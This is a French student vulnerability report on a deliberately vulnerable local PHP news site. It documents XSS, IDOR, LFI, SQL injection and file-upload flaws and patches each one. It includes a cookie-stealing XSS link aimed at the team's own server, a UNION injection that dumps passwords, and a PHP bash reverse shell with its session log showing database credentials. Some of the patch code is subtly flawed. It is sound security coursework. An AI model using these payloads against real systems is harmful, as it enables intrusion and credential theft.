

Rapport

—

Analyse et Vulnérabilités logicielles

ARIAN Daniel
BALZAC Charlotte
DELATTRE Benjamin
DESRUMEAUX Thomas

Equipe : helloWorld

Table des matières

Faible XSS Stored	2
Reflected XSS	1
Faible IDOR	3
Faible LFI	5
Injection dans l'URL	7
Faible upload et défaut de configuration	9
Autres failles	13

Faible XSS Stored

URLs impactées :

- http://localhost:8090/add_article.php
- <http://localhost:8090/news.php>

Grâce à une injection de script dans les 2 champs de la page « ajouter un article », on peut récupérer des cookies de session. Ce qui permettra à un attaquant de se connecter à la place d'un utilisateur, un attaquant pourrait aussi choisir d'effacer toutes les données d'une page du site côté client.

A savoir que le champ « nom de l'article » permet à la faille XSS de s'exécuter directement sur la page newsletter sans avoir besoin de lire l'article. De plus si l'article est en public, elle est présente chez tous les utilisateurs.




Figure 1 - Le script est placé dans le champ de "description"



Figure 2 - Le script s'est exécuté

Patch de la faille

La méthode pour éviter une attaque XSS dans notre formulaire est d'encoder les caractères spéciaux HTML avant de les insérer dans le site.

Pour référence, voici une liste des caractères spéciaux en HTML :

<https://dev.w3.org/html5/html-author/charref>

Ainsi, les caractères propres aux attaques XSS seront encodé par :

- `> : >`
- `< : <`

Pour encoder les chaînes de caractères, on va utiliser une fonction déjà existante en PHP :

```
htmlspecialchars (
    string $string,
    int $flags = ENT_QUOTES | ENT_SUBSTITUTE | ENT_HTML401,
    ?string $encoding = null,
    bool $double_encode = true
): string
```

Figure 3 - Encodage des chaînes de caractères

Qu'on utilisera avec les paramètres POST 'article_name' et 'article_text' de la manière suivante :

```
htmlspecialchars($_POST["article_name"], ENT_QUOTES, 'UTF-8')
```

Figure 4 - Paramètres POST

Les changements à effectuer se trouvent à la ligne 70 du fichier add_article.php :

Avant	Après
<pre>\$stmt->bind_param("sssi", \$_POST["article_name"], \$_POST["article_text"], \$newfilename, \$private, \$_SESSION["id"]);</pre>	<pre>\$stmt->bind_param("sssi", htmlspecialchars(\$_POST["article_name"], ENT_QUOTES, 'UTF-8'), htmlspecialchars(\$_POST["article_text"], ENT_QUOTES, 'UTF-8'), \$newfilename, \$private, \$_SESSION["id"]);</pre>



Figure 5 - XSS Patché

Reflected XSS

URL impactée :

- </news.php?id=1&research=>

Payload permettant de détecter la faille : [/news.php?id=<script>alert\(0\)</script>&research=](/news.php?id=<script>alert(0)</script>&research=)

Cette faille permet d'exécuter du code javascript au sein de la page web chargée.




Figure 6 - Démonstration de la faille reflected XSS

Il est possible de récupérer le cookie de connexion de l'administrateur en le faisant cliquer sur un lien dont nous avons injecté le payload suivant dans le paramètre id :

```
<script> document.write('') </script>
```

Figure 7 - Récupération du cookie de connexion administrateur

Ainsi, en encodant ce script et en l'injectant dans l'URL, on obtient le lien ci-dessous :

<http://localhost:8090/news.php?id=%3Cscript%3Edocument%2Ewrite%28%27%3Cimg%20src%3D%22%5BURL%5Fnotre%5Fserveur%5D%3Fc%3D%27%2Bdocument%2Ecookie%2B%27%22%20%2F%3E%27%29%3C%2Fscript%3E%0A&research=>

En résultat, toute personne cliquant sur ce lien va renvoyer son cookie de connexion via une requête GET sur le serveur de notre avec le cookie en paramètre. Il ne reste plus qu'à tromper l'administrateur pour le faire cliquer sur ce lien et récupérer son cookie.



Figure 8 - Exemple de la réception d'un cookie sur un serveur requestbin.com après que le lien est utilisé

Patch de la faille

Cette faille est due au non-filtrage du paramètre id de la requête GET. En effet, dans le fichier « news.php » à la ligne 34, le contenu du paramètre est directement affiché sur le site.

```
34 | echo ("Résultats pour <strong>" . $_GET['id'] . "</strong>");
```

Figure 9 - Non-filtrage du paramètre id dans la requête GET

Il faut donc s'assurer qu'en présence de code dans \$_GET['id'], rien ne puisse s'exécuter. Pour ce faire, nous utiliserons le même patch que dans la faille *Stored XSS*, à savoir la fonction « `htmlspecialchars()` »

Ainsi, le code patché est :

```
34 | $id_encoded = htmlspecialchars($_GET['id'], ENT_QUOTES, 'UTF-8');
35 | echo ("Résultats pour <strong>" . $id_encoded . "</strong>");
```

Figure 10 - Code patché

Résultat :



Figure 11 - Faille patchée sur le site

Faible IDOR

URL impactée :

- <http://localhost:8090/news.php>

Cette faille permet d'accéder à un article, même si celui-ci est privé, en incrémentant le numéro d'id dans l'URL de la page à partir de n'importe quel utilisateur.

Pas de sécurité par rapport à la recherche par id d'un article privé (qu'on soit en root ou en user)



Figure 12 - Article privé ajouté aux derniers articles



Figure 13 - Accès à l'article privé via le compte user

Patch de la faille

Dans le fichier "news.php", on rajoute une condition pour l'affichage de l'article :

```
!($article['author_id'] != $_SESSION['id'] AND $article['is_private']))
```

Figure 14 - Rajout de la condition pour patcher la faille

Avant	Après
<pre>if (count(\$article) > 0) {</pre>	<pre>if (count(\$article) > 0 && !(\$article['author_id'] != \$_SESSION['id'] AND \$article['is_private'])) {</pre>

Cette condition permet de vérifier que l'id de l'utilisateur est bien le même que l'id de l'auteur de l'article si cet article est en privé.

Faible LFI

URL impactée :

- http://localhost:8090/preview_image.php

Cette faille LFI (Local File Inclusion) permet à un attaquant de lire des fichiers sensibles, ici, l'attaquant a eu accès à tous les fichiers contenus sur l'application. Lorsque nous sommes sur l'URL impactée, il suffit de rajouter à la fin de celle-ci par exemple « [?src=../config.php](#) » et on a accès à tout le code source de la page « config.php » qui contient les informations de connexions à la base de données. Cette procédure peut être répétée pour n'importe quel fichier de l'application web.

Avec cette technique, extraire le code source de l'application web est simple et assez rapide.




Figure 15 - Accès à la page de configuration via LFI

Patch de la faille

La première amélioration que l'on pourrait faire est de vérifier si le nom de fichier ne contient pas de traversement de dossier (donc si le dossier de base est bien celui dans lequel on va chercher l'image).

Ainsi, si l'utilisateur modifie le paramètre 'src', le programme va pouvoir le détecter et agir si celui-ci sort du dossier voulu. Pour cela, on vérifie que le fichier qu'on va ouvrir se trouve bien dans le dossier uploads. Pour obtenir le chemin absolu, on utilise :

```
realpath(string $path): string|false
```

Figure 16 - Récupération du chemin absolu

Les changements à effectuer se trouvent dans le fichier « preview_image.php » :

Avant	Après
<pre>\$result = \$_GET['src']; header('Content-Type: image/png'); \$name = "uploads/".\$result; readfile(\$name);</pre>	<pre>\$basepath = 'uploads/'; \$realBase = realpath(\$basepath); \$userpath = \$basepath.\$_GET['src']; \$realUserPath = realpath(\$userpath); if (\$realUserPath === false strpos(\$realUserPath, \$realBase) !== 0) { //Directory Traversal! } else { \$result = \$_GET['src']; header('Content-Type: image/png'); \$name = "uploads/".\$result; readfile(\$name); }</pre>




Figure 17 - Accès au dossier parent impossible (Faille patchée)

Injection dans l'URL

URL impactée :

- <http://localhost:8090/news.php>

Ici, une injection SQL dans l'URL nous a permis de récupérer les informations que nous souhaitons, dans notre cas les mots de passe des utilisateurs.

L'injection effectuée est la suivante :

`-1 union select null, null, null, username, null, password, null from users where id=3; --`

Il suffit de changer le paramètre id pour obtenir les pseudos et le mot de passe souhaité. Ici, nous avons choisi l'id 3 car il correspond à l'utilisateur « admin ».




Figure 18 - Récupération du mot de passe et du nom d'utilisateur via injection dans l'URL

Patch de la faille

Identification de la faille dans le code source : fichier « *news.php* »

```
38 $articleID = mysqli_real_escape_string($con, $_GET['id']);
39 $sql_article = "SELECT * FROM news WHERE Id = " . $articleID;
40 $article_result = mysqli_query($con, $sql_article);
```

Figure 19 - Identification de la faille

Ici, la valeur du paramètre id n'est pas filtrée pour simplement correspondre à un nombre. De ce fait, il est tout à fait possible d'écrire des commandes SQL, d'autant plus que l'attaquant n'a pas à se soucier des caractères spéciaux en raison de la fonction « *mysqli_real_escape_string()* ».

Patch appliqué :

```
if (is_numeric($_GET['id'])) {
    $articleID = mysqli_real_escape_string($con, $_GET['id']);
} else {
    $articleID = "0";
}
$sql_article = "SELECT * FROM news WHERE Id = " . $articleID;
$article_result = mysqli_query($con, $sql_article);
```

Figure 20 - Faille patchée

Faible upload et défaut de configuration

URLs impactées :

- <http://localhost:8090/uploads/>
- http://localhost:8090/add_article.php

Grâce à l'ajout de fichier possible, nous avons pu upload un fichier PHP. Le but une fois le fichier uploadé et d'exécuté ce script, afin d'effectuer des actions malveillantes sur le site web. Dans l'exemple suivant nous avons décidé de créer un script qui nous permettra d'avoir un shell distant connecté à la machine du site web.

Nous créons un fichier PHP contenant la ligne suivante : `<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/IP-SERVEUR/5959 0>&1'"); ?>`. Nous soumettons ce fichier via la page d'ajout d'article. Une fois cela fait, nous allons sur la page de l'article, ouvrons l'image via la page « preview_image.php » pour récupérer le nom du fichier. On va enfin charger le fichier depuis le dossier upload. Celui-ci va nous permettre d'exécuter le script du fichier PHP uploadé.

En théorie, le dossier upload ne devrait pas pouvoir être accessible depuis l'URL, il s'agit d'un défaut de configuration.

Le script que nous avons envoyé nous permet d'avoir un accès distant sur la machine du site web. On peut ainsi effectuer toutes les commandes que l'on souhaite.




Figure 21 - Soumission du fichier PHP malveillant

```
localhost:8090/preview_image.php?src=05022022130049test2.php

localhost:8090/uploads/05022022130049test2.php

Listening on 0.0.0.0 5959 → Ecoute sur le port 5959
Connection received on 37.172.128.224 3702
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@87c7b26ce41a:~/html/uploads$ cd .. → Aller à la racine du site
cd ..
www-data@87c7b26ce41a:~/html$ ls → Lister les fichiers
ls
add_article.php
assets
config.php
get_articles.php
includes
index.php
login.php
news.php
preview_image.php
reset.php
signIn.php
uploads
www-data@87c7b26ce41a:~/html$ cat config.php → Afficher le contenu du fichier choisi
cat config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
ini_set('display_errors','Off');
session_start();
$servername = "mariadb";
$username = "root";
$password = "Uocl234U";
$db_name = "ISEN_NEWS";

// Create connection
$con = mysqli_connect($servername, $username, $password, $db_name);

?>
```

Figure 22 - Reverse-shell

Patch de la faille

Pour la faille d'upload, nous avons limité les extensions acceptées lors de la soumission d'un article. De ce fait, seules les extensions suivantes peuvent être téléchargées sur l'application Web : jpeg, jpg, png et GIF. Si une extension autre est ajoutée, l'article ne sera pas soumis et l'application Web renverra le message "Il y a eu un problème avec le type de fichier".

La fonction `check_image` va vérifier si le mime-Type est bien une image et que le fichier ainsi que le mime-type ont bien une extension valide.




Figure 23 - Ce que vérifie la fonction `check_image`

```
function check_image($image){
    $extensions = ["jpeg", "jpg", "png", "gif"];
    $mimeType = mime_content_type($image["tmp_name"]);
    $type = strtolower(pathinfo($image["name"], PATHINFO_EXTENSION));
    return (strpos($mimeType, 'image/') === 0 &&
            in_array($type, $extensions) &&
            in_array(explode('/', $mimeType)[1], $extensions));
}
```

Figure 24 - Fonction `check_image`

```
$upload = true;

if (isset($_FILES["article_image"])) {

    $target_dir = "uploads/";
    $newfilename = date('dMYHis') . str_replace(" ", "", basename($_FILES["article_image"]["name"]));
    $target_file = $target_dir . $newfilename;

    if (!check_image($_FILES["article_image"])) {
        $upload = false;
        echo "Il y a eu un problème avec le type du fichier";
    } else if (!move_uploaded_file($_FILES["article_image"]["tmp_name"], $target_file)){
        $upload = false;
        echo "Il y a eu un problème avec l'import du fichier";
    }
}

if ($upload) {

    $private = isset($_POST["article_private"]);

    $sql = "INSERT INTO news (title, content, filename, is_private, author_id) VALUES (?, ?, ?, ?, ?)";
    $stmt = $con->prepare($sql);

    // ...

    echo("<strong> Article ajouté !</strong>");
}
```

Figure 25 - Modifications pour l'upload d'image

La faille au niveau du dossier d'upload est une faille de configuration. Nous ne sommes pas censés avoir accès à ce dossier par simple modification de l'URL. Afin de patcher cette faille, nous avons interdit l'accès aux dossiers uploads et includes dans le fichier nginx.conf, le dossier de configuration du serveur, au niveau de "Location".

Ainsi l'accès est interdit, et si quelqu'un essaye le serveur renverra une "erreur 403 – accès refusé".

```
Location ~ /(uploads|includes) {  
    deny all;  
    return 403;  
}
```

Figure 26 - Refus de l'accès aux dossiers uploads et includes

De plus, on remarque que la page "get_articles.php" n'est pas dans le dossier /includes. Afin de limiter son accès, qui offre à un attaquant la possibilité d'accéder à la liste des articles sans authentification de sa part, nous avons décidé de le déplacer dans le dossier /includes et de changer les chemins en conséquence. Cette page est aussi accessible depuis la page d'accueil, nous avons donc enlever l'include en conséquence.

Autres failles

Les mots de passe ne sont pas hachés ou même salé dans la base de données, lorsqu'un attaquant va réussir à récupérer la base de données il aura accès aux mots de passe en clair et pourra se connecter directement à l'application Web. Le mieux est de hacher, de préférence avec un algorithme non obsolète, les mots de passe préalablement salé avant qu'ils soient stocké dans la base de données.










<div><div><div>←</div><div>T</div><div>→</div></div></div>					email	username	password	id		
<input type="checkbox"/>		Éditer		Copier		Supprimer	NULL	user	user1234	1
<input type="checkbox"/>		Éditer		Copier		Supprimer	NULL	isen	isen1234	2
<input type="checkbox"/>		Éditer		Copier		Supprimer	NULL	root	admin	3

Figure 27 - Base de données des utilisateurs

Le mot de passe de l'administrateur est admin, et son nom d'utilisateur est root. Cette combinaison username/password est extrêmement faible et facilement trouvable avec très peu de tests dans les champs associés.

Pour corriger cette erreur, il nous suffit d'ajouter une fonction qui va permettre de hacher le mot de passe avant de l'insérer dans la base de données via la fonction suivante :

```
hash(string $algo, string $data, bool $binary = false, array $options = []): string
```

Figure 28 - Fonction de hachage

Que nous allons utiliser de la manière suivante :

```
$hash = hash("SHA256", $password . "UNMOTRANDOM" . strlen($password) .
```

Figure 29 – Fonction de hachage

Ainsi les modifications à apporter sont les suivantes :

Emplacement	Avant	Après
reset.php ligne 37	<pre><code>\$sqlTABLE_users = "CREATE TABLE users (email VARCHAR(50), username VARCHAR(30) NOT NULL, password VARCHAR(30) NOT NULL, id INT(6) NOT NULL AUTO_INCREMENT PRIMARY KEY)";</code></pre>	<pre><code>\$sqlTABLE_users = "CREATE TABLE users (email VARCHAR(50), username VARCHAR(30) NOT NULL, password VARCHAR(127) NOT NULL, id INT(6) NOT NULL AUTO_INCREMENT PRIMARY KEY)";</code></pre>

Ensuite, ligne 57 du fichier reset.php, on va hacher les mots de passe avec du SHA256 et du sel. Pour stocker le sel en base de données, on va venir le chiffrer en AES-256-CTR avec une clé, puis on viendra le concaténer au mot de passe à l'aide d'un point :

```
function encrypt($plaintext, $passphrase) {
    $key = hash('SHA256', $passphrase, true);
    $iv = openssl_random_pseudo_bytes(16);
    $ct = openssl_encrypt($plaintext, 'AES-256-CTR', $key, 1, $iv);
    return base64_encode($iv . $ct);
}

$key = 'UNECLEDECHIFFREMENTRANDOM';
$createUsers = "INSERT INTO users (username, password, id) VALUES ('user','".hash("SHA256",
"59*not*a*regular*person*69" . "UNMOTRANDOM" . strlen('59*not*a*regular*person*69') .
"UNSELRANDOMICI1") . ' ' . encrypt("UNSELRANDOMICI1", 'UNECLEDECHIFFREMENTRANDOM')."',1),
('isen','".hash("SHA256", "Best-School-here-3@" . "UNMOTRANDOM" . strlen('Best-School-here-3@') .
"UNSELRANDOMICI2") . ' ' . encrypt("UNSELRANDOMICI2", 'UNECLEDECHIFFREMENTRANDOM')."',2),
('root','".hash("SHA256", "gOD^AcCOuNt^666#" . "UNMOTRANDOM" . strlen('gOD^AcCOuNt^666#') .
"UNSELRANDOMICI3") . ' ' . encrypt("UNSELRANDOMICI3", 'UNECLEDECHIFFREMENTRANDOM')."', 3)";
```

Figure 30 - Hachage des mots de passe salés avec du SHA256

Enfin, pour vérifier que, lors de la connexion, le mot de passe entré correspond avec celui en base de données, on va vérifier le hash de l'entrée utilisateur avec celui enregistré au préalable dans la base de données. Pour ce faire, on va retirer le sel, le déchiffrer, et venir créer le hash avec l'entrée de l'utilisateur. Ensuite on pourra comparer si les haches sont identiques. On va donc devoir modifier le code ligne 12 du fichier SignIn.php comme suit :

```
function decrypt($ciphertext, $passphrase) {
    $data = base64_decode($ciphertext);
    $ciphertext = substr($data, 16);
    $key = hash('SHA256', $passphrase, true);
    $iv = substr($data, 0, 16);
    return openssl_decrypt($ciphertext, 'AES-256-CTR', $key, 1, $iv);
}

$sql_query = "select * from users where username='" . $uname . "'";
$result = mysqli_query($con, $sql_query);
$row = mysqli_fetch_array($result);
$salt= decrypt(explode(".", $row['password'])[1], 'UNECLEDECHIFFREMENTRANDOM');
$hash = hash("SHA256", $password . "UNMOTRANDOM" . strlen($password) . $salt);
$user = $row['id'];
if (count($user) != 0 && $hash === explode(".", $row['password'])[0]) {
    session_start();
    $_SESSION['uname'] = $uname; $_SESSION["id"] = $user;
    header("Location: index.php");
    exit();
}
```

Figure 31 - Modification dans le fichier SignIn.php

Pour ce qui est de la complexité des mots de passe, il est déconseillé d'utiliser des mots de passe contenant le nom d'utilisateur, de plus, il est fortement conseillé d'ajouter des caractères spéciaux pour le rendre encore plus difficile à trouver :

USERNAME	AVANT	APRES
USER	user1234	59*not*a*regular*person*69
ISEN	isen1234	Best-School-here-3@
ROOT	admin	gOD^AcCOuNt^666#

Il est simple de savoir si une page fait partie de l'application web ou non. Lorsque nous avons testé de taper dans l'URL "config.php" la page affichée était blanche. Lorsque l'on a mis "configuration.php", la page affichait chose "file not found". Ce détail nous permet de savoir si une page est existante ou non, il s'agit d'une erreur de configuration.




Figure 32 - Existence ou non du fichier

Pour corriger cette erreur de configuration, nous avons refusé l'accès à tout utilisateurs sur le fichier "/config.php". A l'aide d'un rewrite, nous avons fait une redirection vers un fichiers php qui n'existe pas. Ainsi nous simulons l'erreur 404 – file not found et l'utilisateur ne verra plus la différence entre les 2 pages.




Figure 33 - erreur de configuration patchée

```
location = /config.php {
    deny all;
    rewrite ^ /dsfsdfsfsf/PAGEPHP/QUINEXIST/EPASdfs/dfsfsdf.php;
}
```

Figure 34 - Patch erreur de configuration

Lorsque l'on veut s'authentifier sur la page de connexion, si l'attaquant a les bons mots de passe et nom d'utilisateur mais qu'il ne respecte pas les majuscules et minuscule, celui-ci peut se connecter sans souci. Cette page n'est pas "case sensitive".

Pour illustrer cette faille, nous avons enlevé le fait que l'on ne puisse pas voir le mot de passe tapé.



Figure 35 - Connexion sans respect du "Case sensitive"

Pour pallier ce problème, nous avons simplement rajouter le mot clé BINARY dans la partie SQL de la requête de connexion dans la page "signIn.php".

```
$sql_query = "select * from users where BINARY username='".$username.'" and BINARY password='".$password.'"";
```

Figure 36 - Patch pour la case sensitive

Juste après les locations dans les fichiers "signIn.php" et "utilities.php", les exit() ne sont pas présents. Le php continue donc de charger la page. Visuellement on ne s'en rend pas compte car le navigateur effectue la redirection, mais lorsque l'on regarde les réponses HTTP (avec Burp par exemple) on voit que celles-ci sont présentes. On peut donc, en connaissant les chemins d'accès aux pages, récupérer toutes les infos que l'on souhaite.



Figure 38 - Observation via Burp de la faille

```
header('Location: login.php');
exit();
```

Figure 37 - Patch du header



Figure 39 - Observation du patch via Burp



Figure 40 - version de nginx

Ici on peut voir que la version de nginx apparait, il faut donc ajouter cette ligne dans le fichier « nginx.conf » : `server_tokens off;`. Ainsi, on peut voir que la version n'est plus affichée (et de même dans la réponse http).